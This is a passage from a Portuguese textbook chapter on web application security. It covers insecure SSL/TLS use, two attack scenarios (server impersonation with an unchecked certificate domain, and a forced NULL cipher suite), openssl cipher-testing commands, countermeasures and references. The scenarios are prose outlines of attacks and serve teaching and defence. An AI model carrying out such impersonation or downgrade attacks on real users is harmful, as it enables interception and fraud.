


Figura 6.17. Erro na validação do certificado.

completar o *handshake* SSL/TLS.

Para finalizar o lado da aplicação, algumas delas protegem o transporte de informações sigilosas, por meio do protocolo HTTPS, configurando-o perfeitamente, com suítes criptográficas fortes e certificado digital válido. Não obstante, permitem que o mesmo recurso seja acessado, também, por meio de HTTP simples. Assim, sem muita dificuldade, um usuário pode ser induzido a acessar páginas sensíveis, por meio de HTTP, quando, então, informação poderá ser capturada em trânsito.

Do lado cliente, os problemas surgem quando as informações do certificado digital apresentado pelo servidor não são validadas, ou quando o protocolo não é seguido à risca. Logo, se a data do acesso estiver fora do prazo de validade do certificado, se ele estiver revogado ou se não for possível verificar as assinaturas digitais na cadeia de certificação, o *handshake* deve ser finalizado com erro. Outro aspecto importante considerado na especificação do HTTPS, mas não pelos protocolos SSL/TLS, é que o nome do domínio sendo acessado deve ser conferido com o contido no certificado (Howard et al., 2005; Oaks, 2001). O resultado da não observação deste ponto é descrito no Cenário 1, da Seção 6.5.7.2.

Por fim, observe-se a Figura 6.17 novamente. O navegador, face a um problema na negociação do protocolo SSL, dá a opção ao usuário, potencialmente leigo em segurança, de adicionar uma exceção e continuar o acesso ao *site*. Entregar uma decisão de segurança ao usuário é, conforme Howard et al. (2005), uma vulnerabilidade, pois não se pode esperar que ele sempre escolha a opção mais segura.

Consonantemente, os autores consideram que isso seja um defeito de projeto dos navegadores, que deveriam considerar uma falha no estabelecimento do túnel SSL, como um problema de conectividade de rede, por exemplo, no qual o usuário é impedido de prosseguir.

6.5.7.2. Cenários de Exploração

Cenário 1: Personificação de servidor
Este cenário considera um navegador web que não verifica se o nome de domínio do *site* sendo acessado é o mesmo que o contido no certificado digital apresentado pelo servidor:

1. O atacante obtém um certificado digital e chave privada correspondente válidos, de um domínio `XYZ` qualquer, por meio da exploração de um servidor vulnerável, ou gerando as chaves e comprando o certificado de uma autoridade certificadora com processos de verificação de identidade ineficazes.
2. Um servidor web é criado com conteúdo clonado do domínio `ABC` e com HTTPS configurado com o par de chaves do primeiro passo.
3. Um e-mail é enviado a um conjunto de vítimas para que acessem o servidor malicioso, como sendo do domínio `ABC`.
4. Durante a negociação SSL, o servidor clonado envia o certificado do domínio `XYZ` para o navegador, que verifica, com sucesso, data de validade, assinaturas da cadeia de certificação e estado não revogado, mas não valida o domínio. Como nenhum erro ocorre, a chave pública é extraída e utilizada para compor a mensagem `client_key_exchange`, enviada, em seguida, ao servidor.
5. O servidor é capaz de extrair o conteúdo da mensagem `client_key_exchange`, pois possui a chave privada associada ao certificado do domínio `XYZ`, e completar as operações para estabelecimento de chaves.
6. As mensagens `change_cipher_spec` e `finished` são trocadas entre as duas partes e o protocolo encerra-se normalmente, com a vítima conectada a um servidor falsificado.

Cenário 2: Comunicação em claro
Considere-se um servidor web configurado para aceitar suítes criptográfica fracas. A exploração dessa vulnerabilidade pode ocorrer da seguinte maneira:

1. Por meio de outra vulnerabilidade no cliente, o atacante força que a lista de suítes enviadas na mensagem `client_hello` contenha apenas a `NULL-SHA`.
2. O servidor escolhe os algoritmos para proteção do túnel SSL, com base na intersecção das listas de suítes suportadas por ambos que, no caso, é a própria `NULL-SHA`.

3. O atacante captura os pacotes de rede e extrai as informações desejadas que, embora encapsuladas por SSL, não estão cifradas, conforme pode-se observar pela Figura 6.18.




Figura 6.18. Tráfego TLS em claro.

6.5.7.3. Testes

Para testar a segurança da comunicação com a aplicação web, siga o seguinte roteiro:

1. Acesse a aplicação web com os principais navegadores e verifique se algum deles reclama do certificado apresentado pelo servidor.

2. Para verificar quais suítes criptográficas são suportadas, utilize o OpenSSL, com a seguinte sintaxe:

   ```
   openssl s_client -connect <IP servidor>:<porta> -cipher <suíte>
   ```

   Por exemplo, para testar se a suíte `NULL-MD5` é suportada pelo servidor com IP 192.168.10.100, execute o comando abaixo e verifique se algum erro ocorre:

   ```
   openssl s_client -connect 192.168.10.100:443 -cipher NULL-MD5
   ```

```
        ...

SSL handshake has read 2912 bytes and written 228 bytes
---
New, TLSv1/SSLv3, Cipher is NULL-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1
    Cipher    : NULL-MD5

        ...
```

Alternativamente, utilize o utilitário SSLDigger da Foundstone, que, além de verificar as suítes e protocolos suportados, atribui uma nota denotando o nível de segurança estimado da configuração.

3. Para testar se SSL 2.0 é suportado, uma variante do comando acima pode ser empregada:

   ```
   openssl s_client -ssl2 -connect <IP servidor>:<porta>
   ```

4. Navegue pela aplicação e levante todas as páginas que são acessíveis por HTTPS. Para cada uma delas, altere o protocolo para HTTP e verifique se a aplicação continua atendendo a requisição.

5. Acesse os arquivos de configuração do servidor SSL/TLS e verifique se a chave privada é carregada automaticamente, a partir de um arquivo com senha embutida.

6. Se houver desenvolvimento de cliente SSL/TLS, instale um servidor web com esses protocolos configurados e acesse-o com o primeiro. Utilize, alternadamente, certificados vencidos, revogados e com nome de domínio diferente do campo CN, e verifique se o software aponta o erro na negociação do protocolo.

6.5.7.4. Contramedidas

Os seguintes pontos devem ser observados para evitar-se uma comunicação insegura com a aplicação web:

1. Configure o servidor para aceitar apenas suítes criptográficas fortes, descartando, assim, algoritmos de exportação, datados e quebrados.

2. Não utilize versões de SSL anteriores a 3.0 e prefira o uso do protocolo TLS.

3. Compre e instale um certificado digital de uma autoridade certificadora conhecida e confiável. Não deixe que o certificado expire, comprando um novo, antes que isso aconteça.

4. Não permita que um recurso servido por meio do protocolo HTTPS seja acessível por HTTP.

5. Proteja a chave privada do servidor, preferencialmente, partilhando-a entre vários custodiantes e fornecendo-a ao sistema, sempre que necessário, por meio de cerimônia oficial.

6. Caso implemente o lado cliente dos protocolos SSL/TLS, lembre-se sempre de verificar a validade do certificado recebido e conferir o nome de domínio acessado contra o contido no certificado.

6.6. Considerações Finais

A maior parcela das vulnerabilidades encontradas, nos últimos anos, está relacionada a aplicações web. Essa realidade é decorrente, primeiro, da massificação desse tipo de sistema, que, atualmente, é empregado para comércio eletrônico, *internet banking*, apresentação de exames laboratoriais, interação com o governo, ensino à distância e gerenciamento de equipamentos de redes, entre diversos outros exemplos. Em segundo lugar, é resultado de ciclos de desenvolvimento de software que não consideram segurança em (quase) nenhuma das etapas do processo.

O OWASP Top Ten e demais projetos do grupo têm o objetivo de sensibilizar a comunidade para esses problemas que afetam aplicações web, definir as melhores práticas do setor e fornecer metodologias e ferramentas para testar a (in)segurança desses sistemas. Todo o esforço dessas iniciativas foi reconhecido pela indústria de cartões de pagamento, que incluiu, como requisito explícito dos padrões PCI DSS (PCI, 2009a) e PCI PA-DSS (PCI, 2009b), a necessidade de controles para todos os itens do Top Ten. É primordial que essa preocupação se estenda a todos aqueles que desenvolvem software para web, pois, a cada dia, informações cada vez mais críticas são manipuladas nesses ambientes. Se isso não ocorrer, os ataques resultarão em prejuízos financeiros cada vez maiores e violações freqüentes de privacidade.

Agradecimentos

Os autores gostariam de agradecer a Mario Luiz Bernardinelli pela revisão do material e preciosas sugestões.

Referências

Anley, C., Heasman, J., Linder, F. F., and Richarte, G. (2007). *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley Publishing, Inc.

Barker, E., Barker, W., Burr, W., Polk, W., and Smid, M. (2007a). Recommendation for key management – part 1: General (revised). NIST Special Publication 800-57, NIST.

Barker, E., Barker, W., Burr, W., Polk, W., and Smid, M. (2007b). Recommendation for key management – part 2: Best practices for key management organization. NIST Special Publication 800-57, NIST.

Dowd, M., McDonald, J., and Schuh, J. (2006). *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley Professional.

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., and Berners-Lee, T. (1999). RFC 2616: Hypertext Transfer Protocol – HTTP/1.1.

Fogie, S., Grossman, J., Hansen, R. R., Rager, A., and Petkov, P. D. (2007). *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress.

Franks, J., Hallam-Baker, P., Hostetler, J., Lawrence, S., Leach, P., Luotonen, A., and Stewart, L. (1999). RFC 2617: HTTP Authentication: Basic and Digest Access Authentication.

Hoffman, B. and Sullivan, B. (2007). *Ajax Security*. Addison-Wesley Professional, 1st edition.

Howard, M., LeBlanc, D., and Viega, J. (2005). *19 Deadly Sins of Software Security: Programming Flaws and How to Fix Them*. McGraw-Hill Osborne Media.

Kissel, R., Stine, K., Scholl, M., Rossman, H., Fahlsing, J., and Gulick, J. (2008). Security considerations in the system development life cycle. NIST Special Publication SP 800-64, National Institute of Standards and Technology.

Knudsen, L. (2005). SMASH – A Cryptographic Hash Function. In *Fast Software Encryption: 12th International Workshop, FSE 2005*, volume 3557 of *Lecture Notes in Computer Science*, pages 228–242. Springer.

Litchfield, D. (2007). *The Oracle Hacker's Handbook – Hacking and Defending Oracle*. Wiley Publishing, Inc.

McGraw, G. (2006). *Software Security: Building Security In*. Addison-Wesley Professional.

Menezes, A. J., van Oorschot, P. C., and Vanstone, S. A. (2001). *Handbook of Applied Cryptography*. CRC Press, 5th edition.

Meucci, M. et al. (2008). OWASP testing guide v3.0. OWASP.

Oaks, S. (2001). *Java™ Security*. O'Reilly, 2nd edition.

PCI (2009a). Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – version 1.2.1. PCI Security Standards Council.

PCI (2009b). Payment Card Industry (PCI) Payment Application Data Security Standard (PA-DSS) – version 1.2.1. PCI Security Standards Council.

Pramstaller, N., Rechberger, C., and Rijmen, V. (2005). Breaking a New Hash Function Design Strategy Called SMASH. In *Selected Areas in Cryptography, 12th International Workshop, SAC 2005*, volume 3897 of *Lecture Notes in Computer Science*, pages 234–244. Springer.

SANS (2008a). Security 519 – web application workshop. SANS Institute.

SANS (2008b). Security 542 – advanced web application penetration testing. SANS Institute.

Seacord, R. C. (2005). *Secure Coding in C and C++*. Addison-Wesley Professional.

Shah, S. (2007). *Web 2.0 Security – Defending AJAX, RIA, and SOA*. Charles River Media.

Spett, K. (2003). Blind SQL Injection – Are your web applications vulnerable? SPI Labs.

Stallings, W. (2005). *Cryptography and Network Security*. Prentice Hall, 4th edition.

Stuttard, D. and Pinto, M. (2007). *The Web Application Hacker's Handbook*. Wiley Publishing, Inc.

van der Stock, A., Cruz, D., Chapman, J., Lowery, D., Keary, E., Morana, M. M., Rook, D., and Prego, J. W. P. (2008). OWASP code review guide v1.1. OWASP.

Viega, J. and McGraw, G. (2001). *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley Professional.

Wang, X. and Lisa, Y. Y. (2005). Finding Collisions in the Full SHA-1. In *CRYPTO 2005: 25th Annual International Cryptology Conference*, volume 3621 of *Lecture Notes in Computer Science*. Springer.

Wang, X. and Yu, H. (2005). How to Break MD5 and Other Hash Functions. In *EUROCRYPT 2005, 24th Annual International Conference on the Theory and Applications of Cryptographic Techniques*, volume 3494 of *Lecture Notes in Computer Science*, pages 19–35. Springer.

Wiesmann, A., Curphey, M., van der Stock, A., and Stirbei, R. (2005). A guide to building secure web applications and web services. OWASP.

Wysopal, C., Nelson, L., Zovi, D. D., and Justin, E. (2006). *The Art of Software Security Testing: Identifying Software Security Flaws*. Symantec Press.